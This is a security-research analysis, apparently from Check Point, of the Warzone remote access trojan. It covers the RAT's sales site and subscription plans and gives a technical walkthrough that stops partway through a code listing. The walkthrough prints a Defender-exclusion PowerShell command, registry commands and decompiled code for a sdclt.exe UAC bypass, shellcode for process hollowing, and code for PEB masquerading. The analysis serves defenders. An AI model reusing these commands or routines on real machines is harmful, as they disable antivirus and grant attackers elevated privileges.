Warzone: Behind the enemy lines

research.checkpoint.com/2020/warzone-behind-the-enemy-lines/

February 3, 2020

February 3, 2020
Researched by: Yaroslav Harakhavik

Selling malware as a service (MaaS) is a reliable way for criminals to make money. Recently, various Remote Access Tools (RAT) have become increasingly popular. Though these RATs are marketed as malicious tools, their vendors like pretending that they simply sell legitimate software for system administrators, and offer different subscription plans and customer support. Some of them even include a license agreement and terms of use. The developers of such tools are constantly improving them and adding new features, resulting in increasingly sophisticated RATs.


In our report, we describe Warzone RAT, whose developers provide a wide range of different features.

OSINT

The first **Warzone RAT** advertisement publicly emerged during autumn 2018 on warzone[.]io (not accessible as of the writing of this article). Currently, the selling service is hosted on warzone[.]pw.

Malware actors also operate a dynamic DNS service at warzonedns[.]com.

According to the description from the website, the malware boasts the following capabilities and features:



- Does not require .NET.
- Remote desktop available via VNC.
- Hidden Remote desktop available via RDPWrap.
- Privilege escalation (even for the latest Win10 updates)
- Remote WebCam control.
- Password grabber (Chrome, Firefox, IE, Edge, Outlook, Thunderbird, Foxmail)
- Download & Execute any files.
- Live Keylogger with Offline Keylogger.
- Remote Shell.
- File manager.
- Process Manager.
- Reverse Proxy

Figure 1 – The advertisement on warzone[.]io.




Figure 2 – The most recent advertisement on warzone[.]pw.

The web-site also offers different ways to contact the malware actor:

- solmyr[@]xmpp[.]jp via XMPP.
- solmyr[@]warzone[.]pw via email.
- live:solmyr_12 and live:ebase03_1 via Skype.
- solmyr#4699 and EBASE#6769 via Discord.

Buyers can choose one of three subscription plans:

- *Starter*: 1 month, with RAT only functionality.
- *Professional*: 3 months, with premium DDNS and customer support.
- *WARZONE RAT – POISON*: 6 months, with premium DDNS, premium customer support and Rootkit which hides processes, files and startup.




Figure 3 – Subscription plan selection on warzone[.]pw.

In addition, the creators offer two more options:

- *Exploit builder* – Allows embedding malware to a DOC file.
- *Crypter* – Packs malware to hide it from AV scanners.




Figure 4 – Exploit and Crypter subscription plans

There is also a publicly available knowledge base, which contains guidelines for using the WarzoneRAT builder. The configuration guides include “Building a Client”, “HDRP lost password and username”, “Keylogger”, etc.




Figure 5 – Knowledge Base of warzone[.]pw.

It is possible to find Warzone bundles on VirusTotal. Probably they were leaked by the customers themselves.




Figure 6 – Leaked Warzone Bundles search

Technical Details

Warzone is a RAT which is written in C++ and compatible with all Windows releases.

The malware developers have a dynamic DNS service at warzonedns[.]com, which means buyers aren't affected by IP address changes.

Warzone bypasses UAC (User Account Control) to disarm Windows Defender and puts itself into the list of startup programs. Finally, it runs a routine to handle C&C commands. In our report, we focus on each of these actions.

There are several different versions of Warzone and the malware is constantly being improved. Some of the described features can differ according to version

Bypassing UAC

If Warzone RAT runs with elevated privileges, it adds a whole C:\ path to exclusions of Windows Defender, utilizing the following PowerShell command:

```
powershell Add-MpPreference -ExclusionPath C:\
```

Otherwise, the malware bypasses UAC and escalates privileges with two different approaches – one for Windows 10 and the other for older versions:

- For the versions below Windows 10, it uses a UAC bypass module which is stored in its resources.
- For Windows 10, it abuses the auto-elevation feature of sdclt.exe which is used in the context of Windows backup and restore mechanisms.




Figure 7 – Beginning of Warzone workflow.




Figure 8 – UAC bypass strategies.

Windows 10 UAC bypass

When `sdclt.exe` is called from a medium integrity process (i.e. the process with standard user rights), the following events occur:

1. It runs another process, `sdclt.exe`, with high privilege.
2. The high privilege `sdclt` process calls `C:\Windows\System32\control.exe.`
3. The `control.exe` process runs with high privilege and tries to open `HKCU\Software\Classes\Folder\shell\open\command` registry value which is not found.

The malware performs COM hijacking by setting the path to itself to the `HKCU\Software\Classes\Folder\shell\open\command` key with a `DelegateExecute` parameter.

Basically, these actions can be substituted with the following commands:

```
reg add "HKCU\Software\Classes\Folder\shell\open\command" /d "<PATH_TO_MALWARE>" /f
```

```
reg add HKCU\Software\Classes\Folder\shell\open\command /v "DelegateExecute" /f
```

Finally, the malware terminates itself. It will be run with elevated privileges by `sdclt.exe.`

```
if ( yh_IsElevated() != 1 )
{
  bIsWow64Process = 0;
  hProcess = GetCurrentProcess();
  IsWow64Process(hProcess, &bIsWow64Process);
  if ( bIsWow64Process )
    Wow64DisableWow64FsRedirection(&OldValue);
  yh_CreateVulnerableRegPath();
  yh_AllocZeroString_(a1, &Filename, 0, 0x400u);
  GetModuleFileNameA(0, &Filename, 0x400u);
  yh_SetVulnerableRegValue(&g_NullPtrString, &Filename);
  yh_SetVulnerableRegValue("DelegateExecute", &g_NullPtrString);
  GetSystemDirectoryW(&szSystem32Path, 0x104u);
  lstrcatW(&szSystem32Path, L"\\sdclt.exe");
  ShellExecuteW(0, L"open", &szSystem32Path, 0, 0, 1);
  pExecInfo.lpFile = &szSystem32Path;
  pExecInfo.cbSize = 60;
  pExecInfo.fMask = 64;
  pExecInfo.hwnd = 0;
  pExecInfo.lpVerb = L"open";
  *(_OWORD *)&pExecInfo.lpParameters = xmmword_414940;
  ShellExecuteExW(&pExecInfo);
  TerminateProcess(pExecInfo.hProcess, 0);
  if ( bIsWow64Process )
    Wow64RevertWow64FsRedirection(&OldValue);
  Sleep(0x7D0u);
  RegDeleteKeyA(HKEY_CURRENT_USER, "Software\\Classes\\Folder\\shell\\open\\command");
  ExitProcess(0);
}
```

Figure 9 – Windows 10 UAC bypass.

UAC bypass in OS versions prior to Windows 10

For Windows versions below Windows 10, the malware performs an *IFileOperation* exploit by Leo Davidson.

First, it creates a registry hive `_rptls in HKCU\SOFTWARE.` This includes a value Install with the path to itself




Figure 10 – HKCU\SOFTWARE\Install.

Then, the malware loads an executable file from WM_DSP resource and runs a shellcode that contains approximately1500 bytes (after decrypting it with XOR 0x45).

The shellcode resolves some functions, runs an instance of cmd.exe in a suspended state and performs a process replacement `(ZwUnmapViewOfSection – VirtualAllocEx – GetThreadContext – WriteProcessMemory – SetThreadContext).`

```
push    726774Ch
call    yh_ResolveFunc
mov     esi, eax
mov     dword ptr [ebp-2Ch], 'nrek'
xor     ebx, ebx
mov     dword ptr [ebp-28h], '23le'
lea     eax, [ebp-2Ch]
mov     dword ptr [ebp-24h], 'lld.'
push    eax
mov     [ebp-20h], bl
mov     dword ptr [ebp-10h], 'ldtn'
mov     dword ptr [ebp-0Ch], 'ld.l'
mov     word ptr [ebp-8], 'l'
mov     dword ptr [ebp-1Ch], 'resu'
mov     dword ptr [ebp-18h], 'd.23'
mov     word ptr [ebp-14h], 'll'
mov     [ebp-12h], bl
mov     dword ptr [ebp-3Ch], 'avda'
mov     dword ptr [ebp-38h], '23ip'
mov     dword ptr [ebp-34h], 'lld.'
mov     [ebp-30h], bl
mov     dword ptr [ebp-4Ch], 'RRUC'
mov     dword ptr [ebp-48h], '_TNE'
mov     dword ptr [ebp-44h], 'RESU'
mov     [ebp-40h], bl
call    esi             ; LoadLibraryA
lea     eax, [ebp-10h]
push    eax
call    esi             ; LoadLibraryA
lea     eax, [ebp-1Ch]
push    eax
call    esi             ; LoadLibraryA
lea     eax, [ebp-3Ch]
push    eax
call    esi             ; LoadLibraryA

push    3F9287AEh
call    yh_ResolveFunc
push    0E7BDD8C5h
mov     [ebp-84h], eax  ; VirtualAllocEx
call    yh_ResolveFunc
push    71F9D3C2h
mov     [ebp-50h], eax  ; WriteProcessMemory
call    yh_ResolveFunc
push    0FD21A7D0h
mov     [ebp-64h], eax  ; ReadProcessMemory
call    yh_ResolveFunc
push    86EFCC79h
mov     [ebp-80h], eax  ; ZwUnmapViewOfSection
call    yh_ResolveFunc
push    8EF4092Bh
mov     esi, eax        ; CreateProcessW
call    yh_ResolveFunc
push    0D1425C18h
mov     [ebp-94h], eax  ; ResumeThread
call    yh_ResolveFunc
push    0D14E5C18h
mov     [ebp-78h], eax  ; GetThreadContext
call    yh_ResolveFunc
push    679FCDh
mov     [ebp-90h], eax  ; SetThreadContext
call    yh_ResolveFunc
push    81F0FBAAh
mov     [ebp-8Ch], eax  ; SetThreadContext
call    yh_ResolveFunc
push    548155D2h
mov     [ebp-68h], eax  ; BuildExplicitAccessWithNameA
call    yh_ResolveFunc
push    10ACF562h
mov     [ebp-6Ch], eax  ; SetEntriesInAclA
call    yh_ResolveFunc
push    10764760h
mov     [ebp-70h], eax  ; SetSecurityInfo
call    yh_ResolveFunc
```

Figure 11 – Resolving functions in the shellcode

The code which is responsible for UAC bypass is taken from AVE_MARIA malware.

The following snippets show how the privilege escalation is performed in the context of `cmd.exe`.

```
GetModuleFileNameW(0, &Filename, 520u);
hNtdll_0 = LoadLibraryW(L"ntdll.dll");
RtlGetCurrentPeb = (int (*)(void))GetProcAddress(hNtdll_0, "RtlGetCurrentPeb");
hNtdll_1 = LoadLibraryW(L"ntdll.dll");
RtlEnterCriticalSection = (int (__stdcall *)(_DWORD))GetProcAddress(hNtdll_1, "RtlEnterCriticalSection");
hNtdll_2 = LoadLibraryW(L"ntdll.dll");
RtlLeaveCriticalSection = (int (__stdcall *)(_DWORD))GetProcAddress(hNtdll_2, "RtlLeaveCriticalSection");
hNtdll_3 = LoadLibraryW(L"ntdll.dll");
RtlInitUnicodeString = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hNtdll_3, "RtlInitUnicodeString");
hNtdll_4 = LoadLibraryW(L"ntdll.dll");
RtlFillMemory = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress(hNtdll_4, "RtlFillMemory");
hNtdll_5 = LoadLibraryW(L"ntdll.dll");
GetProcAddress(hNtdll_5, "NtAllocateVirtualMemory");
hNtdll_6 = LoadLibraryW(L"ntdll.dll");
LdrEnumerateLoadedModules = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress(
                                                                        hNtdll_6,
                                                                        "LdrEnumerateLoadedModules");

if ( !IsUserAnAdmin() )
{
  yh_DropDllAndConfig();
  yh_MasqueradeCurrentModule();
  yh_RtlFillMemory((int)&wszPath, 260);
  GetSystemDirectoryW(&wszPath, 260u);
  lstrcatW(&wszPath, L"\\pkgmgr.exe");
  yh_ElevatePriveledge(&wszPath);
  ExitProcess(0);
}
MessageBoxW(0, L"Hey I'm Admin", 0, 0);
ExitProcess(0);
```

Figure 12 – New entry point of cmd.exe after process replacement

The malware extracts `dismcore.dll` from its WM_DISM resource and drops it to %TEMP% directory along with the xml file `ellocnak.xml`.

```
hResInfo = FindResourceW(0, (LPCWSTR)0x65, L"WM_DISP");
hResource = LoadResource(0, hResInfo);
nNumberOfBytesToWrite = SizeofResource(0, hResInfo);
lpBuffer = LockResource(hResource);
RtlFillMemory(&FileName, 520, 0);
GetTempPathW(520u, &FileName);
lstrcatW(&FileName, L"dismcore.dll");
hDll = CreateFileW(&FileName, 0x10000000u, 1u, 0, 2u, 0x84u, 0);
WriteFile(hDll, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
CloseHandle(hDll);
RtlFillMemory(&Buffer, 520, 0);
GetTempPathW(520u, &Buffer);
lstrcatW(&Buffer, L"ellocnak.xml");
hXml = CreateFileW(&Buffer, 0x10000000u, 1u, 0, 2u, 0x84u, 0);
WriteFile(
  hXml,
  "<?xml version=\"1.0\" encoding=\"utf-8\"?>\r\n"
  "<unattend xmlns=\"urn:schemas-microsoft-com:unattend\">\r\n"
  "    <servicing>\r\n"
  "        <package action=\"install\">\r\n"
  "            <assemblyIdentity  name=\"Package_1_for_KB929761\" version=\"6.0.1.1\" language=\"neutral\" processorArc"
  "hitecture=\"x86\" publicKeyToken=\"31bf3856ad364e35\"/>\r\n"
  "            <source location=\"%configsetroot%\\Windows6.0-KB929761-x86.CAB\" />\r\n"
  "        </package>\r\n"
  "     </servicing>\r\n"
  "</unattend>\r\n"
  "\r\n",
  0x1BCu,
  &NumberOfBytesWritten,
  0);
return CloseHandle(hXml);
```

Figure 13 – Dropping `ellocnak.xml` with a configuration.

Then it masquerades PEB (Process Environment Block) to invoke IFileOperation at a high integrity level.

```
pPeb = RtlGetCurrentPeb();
RtlFillMemory(&g_szExplorerPath, 1040, 0);
GetWindowsDirectoryW(&g_szExplorerPath, 260u);
lstrcatW(&g_szExplorerPath, L"\\explorer.exe");
// Take ownership of PEB
RtlEnterCriticalSection(*(_DWORD *)(pPeb + 0x1C));// RTL_CRITICAL_SECTION* FastPebLock;
// Masquerade ImagePathName and CommandLine
RtlInitUnicodeString(*(_DWORD *)(pPeb + 0x10) + 0x38, &g_szExplorerPath);// ProcessParameters::ImagePathName::Length
RtlInitUnicodeString(*(_DWORD *)(pPeb + 0x10) + 0x40, &g_szExplorerPath);// ProcessParameters::ImagePathName::MaximumLength
